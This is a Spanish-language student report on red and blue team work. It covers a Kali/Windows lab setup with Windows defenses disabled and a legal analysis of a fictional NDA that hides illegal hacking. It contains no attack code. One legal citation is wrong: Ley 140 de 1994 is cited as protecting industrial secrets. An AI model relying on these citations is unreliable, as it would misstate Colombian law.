Capacidades técnicas, legales y de gestión para equipos blueteam y redteam

Nombre del (os) estudiante (es)
Ligia Pilar Daza Rodriguez

Universidad Nacional Abierta y a Distancia – UNAD
Escuela de ciencias basicas, tecnologia e ingenieria – ECBTI
Seminario especializado: equipos estratégicos en ciberseguridad: red team & blue team
Año 2024

Capacidades técnicas, legales y de gestión para equipos bleueteam y redteam

Nombre Del (os) Estudiante (es)
Ligia Pilar Daza Rodriguez

Nombre
Tutor(a) o Director de curso
Luis Fernando Zambrano

Universidad Nacional Abierta y a Distancia – UNAD
Escuela de ciencias basicas, tecnologia e ingenieria - ECBTI
Seminario especializado: equipos estratégicos en ciberseguridad: red team & blue team
Acacias – Meta

CONTENIDO

pág.

LISTA DE FIGURAS

Pág.

LISTA DE TABLAS

Pág.

RESUMEN

La ciberseguridad es el campo dedicado a proteger los sistemas informáticos, redes y datos contra ataques maliciosos, robo de información y otros tipos de amenazas cibernéticas. Dentro de una organización, se implementan diferentes equipos y estrategias para fortalecer la seguridad cibernética. Los equipos más comunes son el equipo Blue Team, el equipo Red Team y el equipo Purple Team.

Blue Team:

El equipo Blue Team es responsable de defender los sistemas y redes de la organización. Se encarga de implementar medidas de seguridad, monitorear la infraestructura, detectar y responder a posibles amenazas. Utiliza herramientas como firewalls, sistemas de detección de intrusos (IDS), sistemas de prevención de intrusiones (IPS) y software antivirus para proteger activamente la red.

Red Team:

El equipo Red Team simula ataques cibernéticos reales contra la organización. Su objetivo es identificar debilidades en la seguridad, evaluar la efectividad de los controles de seguridad existentes y ayudar a mejorar la postura de seguridad general. Utilizan técnicas de hacking ético para descubrir vulnerabilidades y puntos débiles en los sistemas de la organización.

Purple Team:

El equipo Purple Team actúa como un puente entre los equipos Blue y Red. Su enfoque es colaborativo, combinando las habilidades y conocimientos del Blue Team en defensa con las tácticas y técnicas de ataque del Red Team. Trabaja para

mejorar la detección, respuesta y mitigación de amenazas al compartir información detallada sobre los métodos de ataque utilizados por el Red Team y cómo pueden ser contrarrestados por el Blue Team.

Al tener estos tres equipos trabajando juntos dentro de una organización, se establece un ciclo continuo de mejora de la seguridad cibernética. El Blue Team se encarga de proteger proactivamente los sistemas, el Red Team identifica áreas de mejora a través de simulaciones de ataques, y el Purple Team facilita la colaboración y el intercambio de conocimientos entre ambos equipos para fortalecer aún más las defensas contra las amenazas cibernéticas.

ABSTRACT

Cybersecurity is the field dedicated to protecting computer systems, networks, and data against malicious attacks, information theft, and other types of cyber threats. Within an organization, different teams and strategies are implemented to strengthen cybersecurity. The most common teams are the Blue Team, the Red Team, and the Purple Team.

Blue Team:

The Blue Team is responsible for defending the organization's systems and networks. It is in charge of implementing security measures, monitoring the infrastructure, detecting and responding to potential threats. It uses tools such as firewalls, Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS), and antivirus software to actively protect the network.

Red Team:

The Red Team simulates real cyber attacks against the organization. Its goal is to identify weaknesses in security, evaluate the effectiveness of existing security controls, and help improve overall security posture. They use ethical hacking techniques to discover vulnerabilities and weaknesses in the organization's systems.

Purple Team:

The Purple Team acts as a bridge between the Blue and Red teams. Its focus is collaborative, combining the skills and knowledge of the Blue Team in defense with the tactics and techniques of the Red Team in attack. It works to improve detection, response, and mitigation of threats by sharing detailed information about

the attack methods used by the Red Team and how they can be countered by the Blue Team.

By having these three teams working together within an organization, a continuous cycle of cybersecurity improvement is established. The Blue Team is responsible for proactively protecting systems, the Red Team identifies areas for improvement through attack simulations, and the Purple Team facilitates collaboration and knowledge exchange between both teams to further strengthen defenses against cyber threats.

GLOSARIO

Ataque Cibernético: Es un intento malicioso de comprometer la confidencialidad, integridad o disponibilidad de un sistema informático o red. Los ataques cibernéticos pueden incluir malware, phishing, ataques de denegación de servicio (DDoS), entre otros.

Hacking Ético: También conocido como "pentesting" o pruebas de penetración, el hacking ético es el proceso de evaluar la seguridad de un sistema informático o red mediante la simulación de ataques cibernéticos controlados. El objetivo es identificar vulnerabilidades y puntos débiles para que puedan ser corregidos antes de que sean explotados por atacantes reales.

Vulnerabilidad: Es una debilidad en un sistema informático o red que podría ser explotada por un atacante para comprometer la seguridad. Puede ser el resultado de errores de programación, configuraciones incorrectas o fallos en el diseño de sistemas.

Phishing: Es un tipo de ataque en el que los atacantes intentan engañar a las personas para que revelen información confidencial, como contraseñas o datos financieros, mediante el uso de correos electrónicos, mensajes de texto u otros medios de comunicación falsificados.

Malware: Es un término genérico que se refiere a software malicioso diseñado para dañar o comprometer sistemas informáticos. Esto puede incluir virus, gusanos, troyanos, ransomware y spyware, entre otros.

Ransomware: Es un tipo de malware que cifra archivos o bloquea el acceso a sistemas informáticos y exige un rescate a cambio de restaurar el acceso. Es uno de los ataques más perjudiciales en la actualidad.

Autenticación de Dos Factores (2FA): Es un método de seguridad que requiere dos formas diferentes de verificación de identidad antes de permitir el acceso a una cuenta o sistema. Por lo general, implica el uso de una contraseña y un código de verificación único enviado a un dispositivo móvil.

Gestión de Parches: Es el proceso de aplicar actualizaciones de seguridad y correcciones de software para remediar vulnerabilidades conocidas en sistemas operativos, aplicaciones y otros componentes de TI. La gestión de parches es crucial para mantener la seguridad de los sistemas informático.

INTRODUCCIÓN

En el ámbito de la ciberseguridad, los equipos Red Team y Blue Team desempeñan roles cruciales en la protección de las organizaciones contra amenazas digitales. El equipo Red Team simula ataques cibernéticos con el objetivo de identificar vulnerabilidades en los sistemas de seguridad y mejorar las defensas de la organización, mientras que el equipo Blue Team se encarga de defender y mitigar los riesgos identificados por el Red Team. Sin embargo, en medio de esta batalla simulada, es fundamental evaluar las acciones de ambos equipos desde una perspectiva ética y legal. Por un lado, el Red Team debe operar dentro de los límites éticos y legales, asegurándose de no causar daño innecesario a los sistemas o comprometer la privacidad de los datos.

Sus acciones deben estar justificadas por el objetivo de fortalecer las defensas de la organización y no conllevarán actividades que podrían ser consideradas como intrusivas o destructivas sin una autorización adecuada. Por otro lado, el Blue Team debe trabajar en colaboración con el Red Team, utilizando la información obtenida para mejorar la postura de seguridad de la organización sin infringir las leyes o normativas de protección de datos. Ambos equipos deben tener en cuenta los principios éticos de integridad, responsabilidad y respeto a la privacidad, garantizando que sus acciones estén alineadas con los valores de la organización y el marco legal vigente.

JUSTIFICACIÓN

La evaluación de las acciones de los equipos Red Team y Blue Team en el contexto de criterios éticos y legales es fundamental por varias razones. En primer lugar, la ciberseguridad es un campo en el que las acciones pueden tener consecuencias significativas, tanto para la organización como para los individuos afectados. Es crucial garantizar que todas las actividades realizadas por los equipos Red Team y Blue Team estén alineadas con los estándares éticos más altos, evitando así posibles daños no deseados o violaciones de la privacidad de los datos. Además, en muchos países existen leyes y regulaciones estrictas que rigen el manejo de la información personal y la seguridad de los sistemas informáticos.

Por lo tanto, la justificación de las acciones de estos equipos dentro del marco legal es esencial para evitar posibles sanciones legales y proteger la reputación de la organización. Además, una evaluación ética y legal de las acciones del Red Team y Blue Team fomenta la confianza tanto interna como externa, ya que demuestra un compromiso con el cumplimiento normativo y el respeto por los derechos individuales. En resumen, justificar las acciones de estos equipos desde una perspectiva ética y legal es esencial para garantizar la integridad, la responsabilidad y la transparencia en las operaciones de ciberseguridad de una organización.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Garantizar que las acciones de los equipos Red Team y Blue Team se lleven a cabo dentro de los límites éticos y legales, fortaleciendo así la ciberseguridad de la organización y preservando su reputación y cumplimiento normativo.

1.2 OBJETIVOS ESPECÍFICOS

Asegurar que las actividades del equipo Red Team se lleven a cabo dentro de los límites éticos y legales establecidos, minimizando cualquier impacto negativo en la infraestructura y la privacidad de los datos.

Velar por que el equipo Blue Team utilice la información proporcionada por el Red Team de manera responsable y ética, fortaleciendo proactivamente las defensas de la organización sin infringir las leyes de protección de datos.

Promover la conciencia y el cumplimiento de las normativas de ciberseguridad y privacidad entre todos los miembros de los equipos Red Team y Blue Team, mediante la capacitación continua y la supervisión de sus acciones en consonancia con los estándares éticos y legales.

DESARROLLO DEL TRABAJO


EJERCICIO UNO

1. HackerHouse requiere un informe final del postulante al puesto de red team o blue team; el postulante (estudiante) deberá elaborar un documento el cual contenga cada uno de los escenarios y soluciones generadas a lo largo del curso de seminario especializado.

1.1. ESCENARIO 1: MONTAJE BANCO DE TRABAJO

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión. https://www.virtualbox.org/wiki/Downloads


Imagen 1. Evidencia de que el software de “VirtualBox” este descargado en el equipo de cómputo.



Fuente: Propia.

Paso B: Para el banco de trabajo se requieren 2 máquinas virtuales, una con Kali Linux (la versión que tengan) y la otra máquina deberá ser un Windows 10 con todo su sistema de seguridad abajo (Windows defender, antivirus, firewall entre otros). El Windows 10 no requiere que esté licenciado, la versión básica que genera Microsoft es suficiente y lo pueden descargar directamente de la página web https://www.microsoft.com/es-es/softwaredownload/ windows10 o si cuentan con alguna imagen de Windows 10 la podrán utilizar. Para Kali Linux lo podrán descargar de su página oficial: https://www.kali.org/getkali/#kali-platforms


Imagen 2. Evidencia de los dos sistemas operativos instalados en la máquina virtual.



Fuente: Propia.


Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux, recuerde por favor no exceder la asignación de recursos entre las dos máquinas ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Imagen 3. Evidencia de la IP de Kali Linux la cual es 192.168.20.10




Fuente: Propia.

Imagen 4. Evidencia desde Windows haciendo Ping con la IP con Kali Linux, comprobando la comunicación que existe.




Fuente: Propia.

Imagen 5. Evidencia de la IP de Windows la cual es 192.168.20.1 como puerta de enlace



Fuente: Propia.


Imagen 6. Evidencia desde Kali Linux haciendo Ping con la IP con Windows comprobando la comunicación que existe.



Fuente: Propia.


Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Imagen 7. Evidencia de las características que tiene el hardware de Windows



Fuente: Propia.

Imagen 8. Evidencia de las características que tiene el hardware de Kali Linux



Fuente: Propia.

1.2. **ESCENARIO 2:** ANÁLISIS LEGAL

Dentro del texto proporcionado, hay varios aspectos que podrían plantear problemas legales en el acuerdo de confidencialidad propuesto por HackerHouse:

Elaboración del acuerdo por un abogado despedido por actividades ilícitas: Esto sugiere que el proceso de redacción del acuerdo puede haber sido comprometido por prácticas no éticas o ilegales. Es crucial que un acuerdo de confidencialidad sea redactado por profesionales legales competentes y éticos para garantizar su validez y cumplimiento legal.

Falta de revisión por parte de Recursos Humanos: La falta de revisión del acuerdo por parte del departamento de Recursos Humanos podría indicar que no se han tenido en cuenta las cláusulas legales necesarias para proteger tanto a la empresa como a los empleados. Esto podría resultar en cláusulas injustas o ilegales que podrían ser impugnadas en caso de disputa.

Utilización de la misión como prueba técnica: Si la misión propuesta como prueba técnica implica actividades ilegales o éticamente cuestionables, como el acceso no autorizado a sistemas informáticos o la violación de la privacidad de terceros, el acuerdo de confidencialidad que requiere la participación en

esta actividad podría ser considerado ilegal. Los empleados no deben ser obligados a participar en actividades que violen la ley o los estándares éticos.

Por lo tanto, los aspectos que podrían tornar ilegal el acuerdo de confidencialidad incluyen la posible redacción por parte de un abogado involucrado en actividades ilícitas, la falta de revisión por parte de Recursos Humanos que podría dejar cláusulas injustas o ilegales sin corregir, y la participación en actividades de prueba técnica que podrían ser ilegales o éticamente cuestionables. Es esencial que cualquier acuerdo de confidencialidad sea redactado y revisado por profesionales legales competentes para garantizar su cumplimiento legal y ético.

El acuerdo de confidencialidad presentado parece contener elementos que podrían ser problemáticos desde una perspectiva legal. Aquí hay algunos párrafos que podrían considerarse potencialmente ilegales o al menos cuestionables:

Primer párrafo: "en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados."

Este párrafo parece sugerir que se prohíbe la divulgación de información sobre procesos ilegales dentro de HackerHouse. Esto podría ser problemático, ya que podría interpretarse como un intento de encubrir actividades ilegales.

Segundo párrafo: "datos secretos como 'datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos'."

Aquí se mencionan actividades ilegales como "interceptación ilegal de información" y "accesos abusivos a sistemas informáticos" como tipos de información confidencial. Esto podría indicar que el acuerdo involucra la protección de actividades ilegales.

Tercer párrafo: "proveniente de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos."

Este párrafo podría interpretarse como que la información confidencial incluye actividades ilegales, ya que no especifica claramente qué tipo de información se está protegiendo.

Cuarto párrafo: "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros." Este párrafo podría interpretarse como un intento de obstruir la justicia al prohibir la denuncia de actividades ilegales.

Párrafo Sexta: "En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse." Este párrafo parece sugerir que se espera que el receptor encubra cualquier actividad ilegal descubierta y exima de responsabilidad legal a HackerHouse, lo cual podría ser ilegal.

En general, estos extractos sugieren que el acuerdo de confidencialidad podría estar siendo utilizado para proteger o encubrir actividades ilegales, lo cual sería contrario a la ley. La inclusión de términos que impliquen la protección de actividades ilegales o que inhiban la denuncia de tales actividades podría invalidar el acuerdo en su totalidad o exponer a las partes involucradas a consecuencias legales.

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

El texto proporcionado presenta un acuerdo de confidencialidad entre un estudiante (parte receptora) y HackerHouse (parte reveladora). A primera vista, no parece contener ninguna referencia explícita a actividades ilegales. Sin embargo, el acuerdo establece cláusulas que podrían ser problemáticas desde una perspectiva legal.

Artículo 2, Segunda Cláusula: Este artículo define la información confidencial como aquella que no sea pública y que sea conocida por la parte receptora durante el proceso de selección de personal. Sin embargo, también incluye una lista de información que va desde aspectos societarios hasta actividades ilegales como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos". La interceptación ilegal de información y los accesos abusivos a sistemas informáticos constituyen actividades ilegales según la legislación colombiana.

Ley colombiana relevante: Ley 1273 de 2009, artículo 269A, que establece penas para quien acceda abusivamente a un sistema o red informáticos. [1]

Artículo 4, Cuarta Cláusula: Este artículo impone obligaciones a la parte receptora, incluida la obligación de no denunciar actividades sospechosas de espionaje o cualquier otro proceso que implique la apropiación de información de terceros. Esta cláusula podría implicar la obstrucción de la justicia si se impide la denuncia de actividades ilegales.

Ley colombiana relevante: La obstrucción a la justicia está tipificada en el Código Penal colombiano, específicamente en los artículos 422 y siguientes. En el acuerdo de confidencialidad proporcionado, las cláusulas mencionadas podrían ser problemáticas desde el punto de vista legal, ya que podrían implicar la aceptación o encubrimiento de actividades ilegales, como la interceptación ilegal de información y el acceso abusivo a sistemas informáticos, así como la obstrucción a la justicia al prohibir la denuncia de ciertas actividades sospechosas. Es importante considerar que la interpretación y aplicación de estas leyes específicas pueden variar dependiendo del contexto y las circunstancias del caso. [2]

Además de las leyes mencionadas anteriormente, hay otras disposiciones legales relevantes en el contexto colombiano que podrían aplicarse a situaciones relacionadas con actividades ilegales en el acuerdo de confidencialidad. A continuación, proporciono más información sobre algunas de estas leyes:

Protección de Datos Personales:

Ley Colombiana - Ley 1581 de 2012: Esta ley establece disposiciones para la protección de datos personales y regula su manejo, tratamiento y circulación. Cualquier acceso indebido o uso no autorizado de datos personales podría infringir esta ley. [3]

---

[1] Congreso de la república de Colombia. Ley 1273 De 2009. [En línea]. Bogotá, Colombia. 05 de enero del 2019. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

[2] Función pública. Código Penal colombiano. Ley 599 de 2000. [En línea]. Bogotá, Colombia. 20 de septiembre del 2000. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388

[3] Congreso de la república de Colombia. Ley 1581 de 2012. [En línea]. Bogotá, Colombia. 18 de octubre del 2012. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Protección del Secreto Industrial:

Ley Colombiana - Ley 140 de 1994: Esta ley establece disposiciones para la protección del secreto industrial en Colombia. Cualquier divulgación no autorizada de información confidencial que constituya un secreto industrial podría violar esta ley. [4]

Delitos Informáticos:

Ley Colombiana - Ley 1273 de 2009: demás de los artículos específicos sobre acceso abusivo e interceptación ilegal de datos mencionados anteriormente, esta ley también tipifica otros delitos informáticos, como la destrucción o deterioro de datos, la falsificación informática, entre otros. [5]

Legislación Laboral:

Varios Códigos y Leyes, incluyendo el Código Sustantivo del Trabajo. Algunas cláusulas del acuerdo de confidencialidad podrían entrar en conflicto con disposiciones laborales, como aquellas que imponen restricciones excesivas a la libertad de los empleados o afectan negativamente sus derechos laborales. [6]

1.3. **ESCENARIO 3:** ANÁLISIS RED TEAM

